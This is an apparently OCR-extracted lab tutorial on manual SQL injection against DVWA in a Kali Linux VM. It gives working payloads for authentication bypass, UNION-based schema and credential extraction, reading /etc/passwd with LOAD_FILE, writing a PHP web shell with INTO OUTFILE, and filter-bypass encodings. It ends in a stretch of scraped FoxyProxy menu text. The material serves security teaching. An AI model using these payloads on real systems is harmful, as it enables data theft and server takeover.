SQL Injection Testing & Exploitation Project

Table of Contents

Project Overview

This project provides a comprehensive guide to understanding, identifying, testing, and exploiting SQL Injection vulnerabilities using both manual and automated techniques. The testing is performed in a controlled Kali Linux environment running on Oracle VirtualBox.

Project Goals:

- Demonstrate manual SQL injection testing techniques
- Utilize automated tools (Burp Suite, SQLMap) for vulnerability detection
- Document the complete exploitation process with step-by-step procedures
- Analyze vulnerabilities and provide remediation recommendations
- Map findings to security frameworks (NIST CSF, ISO 27001)

What is SQL Injection

Definition

SQL Injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It occurs when user-supplied input is not properly sanitized before being included in SQL queries, allowing attackers to:

- View unauthorized data
- Modify or delete database information
- Execute administrative operations
- Compromise the underlying server and infrastructure

Types of SQL Injection

1. **In-Band SQLi (Classic SQLi)**
    - **Error-Based SQLi**: Exploits error messages to extract information
    - **Union-Based SQLi**: Uses UNION operator to combine results
2. **Inferential SQLi (Blind SQLi)**
    - **Boolean-Based Blind SQLi**: Observes application responses to true/false conditions
    - **Time-Based Blind SQLi**: Analyzes response times to infer information
3. **Out-of-Band SQLi**
    - Uses different channels (DNS, HTTP) to exfiltrate data
    - Useful when in-band techniques are not viable

Importance & Impact

Why SQL Injection Matters

Security Impact:

- **Data Breaches**: Exposure of sensitive customer data (PII, financial information)
- **Data Integrity**: Unauthorized modification or deletion of critical data
- **Authentication Bypass**: Access to privileged accounts without credentials
- **System Compromise**: Potential for complete server takeover

Business Impact:

- Financial losses from data breaches
- Regulatory penalties (GDPR, HIPAA, PCI-DSS violations)
- Reputational damage and loss of customer trust
- Legal liabilities and lawsuits

Real-World Statistics

- **OWASP Top 10**: Injection attacks consistently rank in the top 3 most critical web vulnerabilities
- **Average Cost**: Data breaches cost organizations an average of $4.45 million (IBM 2023)
- **Prevalence**: 65% of applications contain SQL injection vulnerabilities (Acunetix 2022)

Advantages of SQL Injection Testing

✅ **For Security Teams:**

- Identify vulnerabilities before attackers do
- Validate security controls and input validation
- Demonstrate risk to stakeholders
- Improve overall security posture
- Meet compliance requirements

Disadvantages & Risks

❌ **Potential Risks:**

- **Database Corruption**: Improperly crafted payloads can damage data
- **Service Disruption**: Resource-intensive queries can cause DoS
- **Legal Issues**: Testing without authorization is illegal
- **Detection**: IDS/IPS systems may flag testing activities
- **False Sense of Security**: Automated tools may miss complex vulnerabilities

Prerequisites

Required Knowledge

- Basic understanding of SQL syntax and database concepts
- Familiarity with web application architecture
- HTTP protocol fundamentals
- Linux command-line basics
- Understanding of web proxies and intercepting traffic

Hardware Requirements

- **Minimum RAM**: 4GB (8GB recommended)
- **Storage**: 50GB free disk space
- **Processor**: 64-bit processor with virtualization support (Intel VT-x or AMD-V)

Software Requirements

bash
 # Operating System
- Kali Linux 2023.x or later (VM)
- Oracle VirtualBox 7.x or later

 # Pre-installed Tools (Kali Linux)
- Burp Suite Community/Professional
- SQLMap
- Firefox ESR with FoxyProxy
- curl, wget
- nmap

 # Target Application (for practice)
- DVWA (Damn Vulnerable Web Application)
- bWAPP (Buggy Web Application)
- Mutillidae II

Lab Environment Setup

Step 1: Install Oracle VirtualBox

![Screenshot Placeholder - VirtualBox Installation]

1. Download VirtualBox from https://www.virtualbox.org/
2. Install VirtualBox on your host machine
3. Install VirtualBox Extension Pack for enhanced features

Step 2: Download and Import Kali Linux

bash

```
# Download Kali Linux VM
wget https://cdimage.kali.org/kali-2024.1/kali-linux-2024.1-virtualbox-amd64.7z

# Extract the archive
7z x kali-linux-2024.1-virtualbox-amd64.7z

# Import into VirtualBox (GUI)
# File → Import Appliance → Select .vbox file
```

VM Configuration:

- RAM: 4GB minimum (8GB recommended)
- CPU: 2 cores minimum
- Network: NAT or Bridged Adapter

Manual SQL Injection Testing

Understanding the Target

Before testing, understand the application:

- Identify input fields (login forms, search boxes, URL parameters)
- Map the application structure
- Note error messages and responses

Step 1: Identify Injection Points

Common Injection Points:

1. Login forms
2. Search functionality
3. URL parameters (GET requests)
4. POST data
5. HTTP headers (User-Agent, Referer)
6. Cookies

Testing URL Parameters:


bash
 # Original URL
http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit

 # Test with single quote
http://localhost/DVWA/vulnerabilities/sqli/?id=1'&Submit=Submit

Test with comment

http://localhost/DVWA/vulnerabilities/sqli/?id=1'--&Submit=Submit

```
Session  Actions  Edit  View  Help
┌──(bjnetwork㉿kali)-[~]
└─$ locate sql
/etc/mysql
/etc/postgresql
/etc/postgresql-common
/etc/sqlmap
/etc/alternatives/psql.1.gz
/etc/apparmor.d/abstractions/mysql
/etc/apt/apt.conf.d/02autoremove-postgresql
/etc/init.d/postgresql
/etc/logrotate.d/postgresql-common
/etc/mysql/conf.d
/etc/mysql/debian-start
/etc/mysql/debian.cnf
/etc/mysql/mariadb.cnf
/etc/mysql/mariadb.conf.d
/etc/mysql/my.cnf
/etc/mysql/my.cnf.fallback
/etc/mysql/conf.d/mysql.cnf
/etc/mysql/conf.d/mysqldump.cnf
/etc/mysql/mariadb.conf.d/50-client.cnf
/etc/mysql/mariadb.conf.d/50-mariadb-clients.cnf
/etc/mysql/mariadb.conf.d/50-mysqld_safe.cnf
/etc/mysql/mariadb.conf.d/50-server.cnf
/etc/mysql/mariadb.conf.d/60-galera.cnf
/etc/mysql/mariadb.conf.d/provider_bzip2.cnf
/etc/mysql/mariadb.conf.d/provider_lz4.cnf
/etc/mysql/mariadb.conf.d/provider_lzma.cnf
/etc/mysql/mariadb.conf.d/provider_lzo.cnf
/etc/mysql/mariadb.conf.d/provider_snappy.cnf
/etc/php/8.4/apache2/conf.d/10-mysqlnd.ini
/etc/php/8.4/apache2/conf.d/20-mysqli.ini
/etc/php/8.4/apache2/conf.d/20-pdo_mysql.ini
/etc/php/8.4/cli/conf.d/10-mysqlnd.ini
/etc/php/8.4/cli/conf.d/20-mysqli.ini
/etc/php/8.4/cli/conf.d/20-pdo_mysql.ini
/etc/php/8.4/mods-available/mysqli.ini
/etc/php/8.4/mods-available/mysqlnd.ini
/etc/php/8.4/mods-available/pdo_mysql.ini
/etc/postgresql/17
/etc/postgresql/18
/etc/postgresql/17/main
/etc/postgresql/17/main/conf.d
/etc/postgresql/17/main/environment
/etc/postgresql/17/main/pg_ctl.conf
/etc/postgresql/17/main/pg_hba.conf
/etc/postgresql/17/main/pg_ident.conf
/etc/postgresql/17/main/postgresql.conf
/etc/postgresql/17/main/start.conf
/etc/postgresql/18/main
/etc/postgresql/18/main/conf.d
/etc/postgresql/18/main/environment
```



Step 2: Test for Vulnerability

Basic Payloads:

sql
-- Test 1: Single quote to break syntax
'

-- Test 2: Comment-based injection
' OR '1'='1' --

-- Test 3: Boolean-based injection
' OR 1=1 --

-- Test 4: Time-based injection
' OR SLEEP(5) --

-- Test 5: Error-based injection

' UNION SELECT NULL --


Systematic Testing Approach:


bash
 # Step 1: Test single quote
URL: http://localhost/DVWA/vulnerabilities/sqli/?id=1'&Submit=Submit
Expected: SQL error or unusual behavior

Step 2: Test comment
URL: http://localhost/DVWA/vulnerabilities/sqli/?id=1'--&Submit=Submit
Expected: Normal response (comment removes rest of query)

 # Step 3: Test boolean logic
URL: http://localhost/DVWA/vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit

Expected: Returns all records





Step 3: Determine Number of Columns

Using ORDER BY:

```sql
-- Increment number until error occurs
' ORDER BY 1 --   # No error
' ORDER BY 2 --   # No error
' ORDER BY 3 --   # Error (table has 2 columns)
```

Using UNION SELECT:

```sql
-- Test with NULL values
' UNION SELECT NULL --          # Error
' UNION SELECT NULL, NULL --     # Success (2 columns)
' UNION SELECT NULL, NULL, NULL -- # Error
```

Example Commands:

```bash
# Test ORDER BY
http://localhost/DVWA/vulnerabilities/sqli/?id=1' ORDER BY 1--&Submit=Submit
http://localhost/DVWA/vulnerabilities/sqli/?id=1' ORDER BY 2--&Submit=Submit
http://localhost/DVWA/vulnerabilities/sqli/?id=1' ORDER BY 3--&Submit=Submit
```

Step 4: Extract Database Information

Enumerate Database Version:

sql
```
-- MySQL version
' UNION SELECT NULL, @@version --

-- Database name
' UNION SELECT NULL, database() --

-- Current user
' UNION SELECT NULL, user() --
```

List All Databases:

sql
```
' UNION SELECT NULL, schema_name FROM information_schema.schemata --
```

List Tables:

sql
```
' UNION SELECT NULL, table_name FROM information_schema.tables WHERE table_schema=database() --
```

List Columns:

sql
```
' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users' --
```

Login


Succesfully logged in. ×

Username:

Password:

Submit

SQL Query: SELECT * FROM users WHERE name='' or '2'='2' and password='' or '2'='2' ×



Step 5: Extract Sensitive Data

sql

```
-- Extract usernames and passwords
' UNION SELECT user, password FROM users --

-- Extract specific user data
' UNION SELECT user, password FROM users WHERE user='admin' --

-- Concatenate multiple columns
' UNION SELECT NULL, CONCAT(user,':',password) FROM users --
```

Complete Extraction Example:

bash

```
# URL to extract admin credentials
```

```
http://localhost/DVWA/vulnerabilities/sqli/?id=1' UNION SELECT user, password FROM users
WHERE user='admin'--&Submit=Submit
```

Step 6: Advanced Techniques

Reading Files (if FILE privilege exists):

sql

```
' UNION SELECT NULL, LOAD_FILE('/etc/passwd') --
```

Writing Files (if FILE privilege exists):

sql

```
' UNION SELECT NULL, '<?php system($_GET["cmd"]); ?>' INTO OUTFILE
'/var/www/html/shell.php' --
```

Bypassing Filters:

sql

```
-- URL encoding
%27 (single quote)
%20 (space)
%2D%2D (comment --)

-- Case variation
' oR 1=1 --
' UnIoN SeLeCt --

-- Double encoding
%2527 (encoded single quote)

-- Comment-based obfuscation
'/**/OR/**/1=1/**/--
```


Automated Testing with Burp Suite


Prerequisites


Install Burp Suite:

bash
On Kali Linux (pre-installed)
burpsuite


Or download from
https://portswigger.net/burp/communitydownload










Step 1: Configure FoxyProxy




Extension (FoxyProxy)
moz-extension://3f555be4-8288-4ae8-9d35-09b5ddbafd3f/content/options.html
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
! Security Onion - Das…
Security Onion - Home…
Agents - Fleet - Elastic
ATT&CK® Navigator
Security Onion Perfor…
Options
Proxies
Import
Pattern Tester
Log
Help
About
Import
Export
Delete Browsing Data
Restore Defaults
Enable Sync
Synchronise global exclude, proxies & patterns
Auto Backup
Automatically backup settings to the Downloads folder on save
Limit WebRTC
Default
Change WebRTC browser settings
Theme
Default
Container
Incognito and Container proxy (Firefox only)
Incognito
Container 1
Container 2
Add
Keyboard Shortcut
Preselect a proxy to associate with a keyboard shortcut action
Set Proxy
Set Tab Proxy
Include Host
Exclude Host
Global Exclude
List of hosts that should not be proxied


Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
! Security Onion - Das…
Security Onion - Home…
Agents - Fleet - Elastic
ATT&CK® Navigat
Options
Proxies
Import
Pattern Tester
Log
Help
About
Import
Export
Delete Browsing Data
Restore Defaults
Enable Sync
Synchronise global exclude, proxies & patterns
Auto Backup
Automatically backup settings to the Downloads folder on save
Limit WebRTC
Default
Change WebRTC browser settings
FoxyProxy
Disable
Burpsuite
More
filter
Tab Proxy
Include Host
Exclude Host
Options
Log
IP
Location


Options
Proxies
Import
Pattern Tester
Log
Help
About
Add
filter
Ping
Test
Get Location
Burpsuite
Title
Burpsuite
Type
HTTP
Country
City
city
Color
